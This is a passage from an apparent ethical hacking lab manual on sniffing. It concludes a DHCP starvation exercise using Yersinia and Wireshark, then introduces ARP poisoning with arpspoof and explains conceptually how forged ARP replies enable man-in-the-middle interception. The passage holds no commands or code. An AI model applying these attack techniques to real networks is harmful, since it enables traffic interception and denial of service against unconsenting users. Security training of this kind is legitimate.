
```

19. Now, switch to the **Wireshark** window and observe the huge number of captured **DHCP** packets, as shown in the screenshot.




Module 08 – Sniffing

20. Click on any DHCP packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.



21. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.



22. This concludes the demonstration of how to perform a DHCP starvation attack using Yersinia.
23. Close all open windows and document all the acquired information.

Task 3: Perform ARP Poisoning using arpspoof


ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.

arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

Here, we will use the arpspoof tool to perform ARP poisoning.

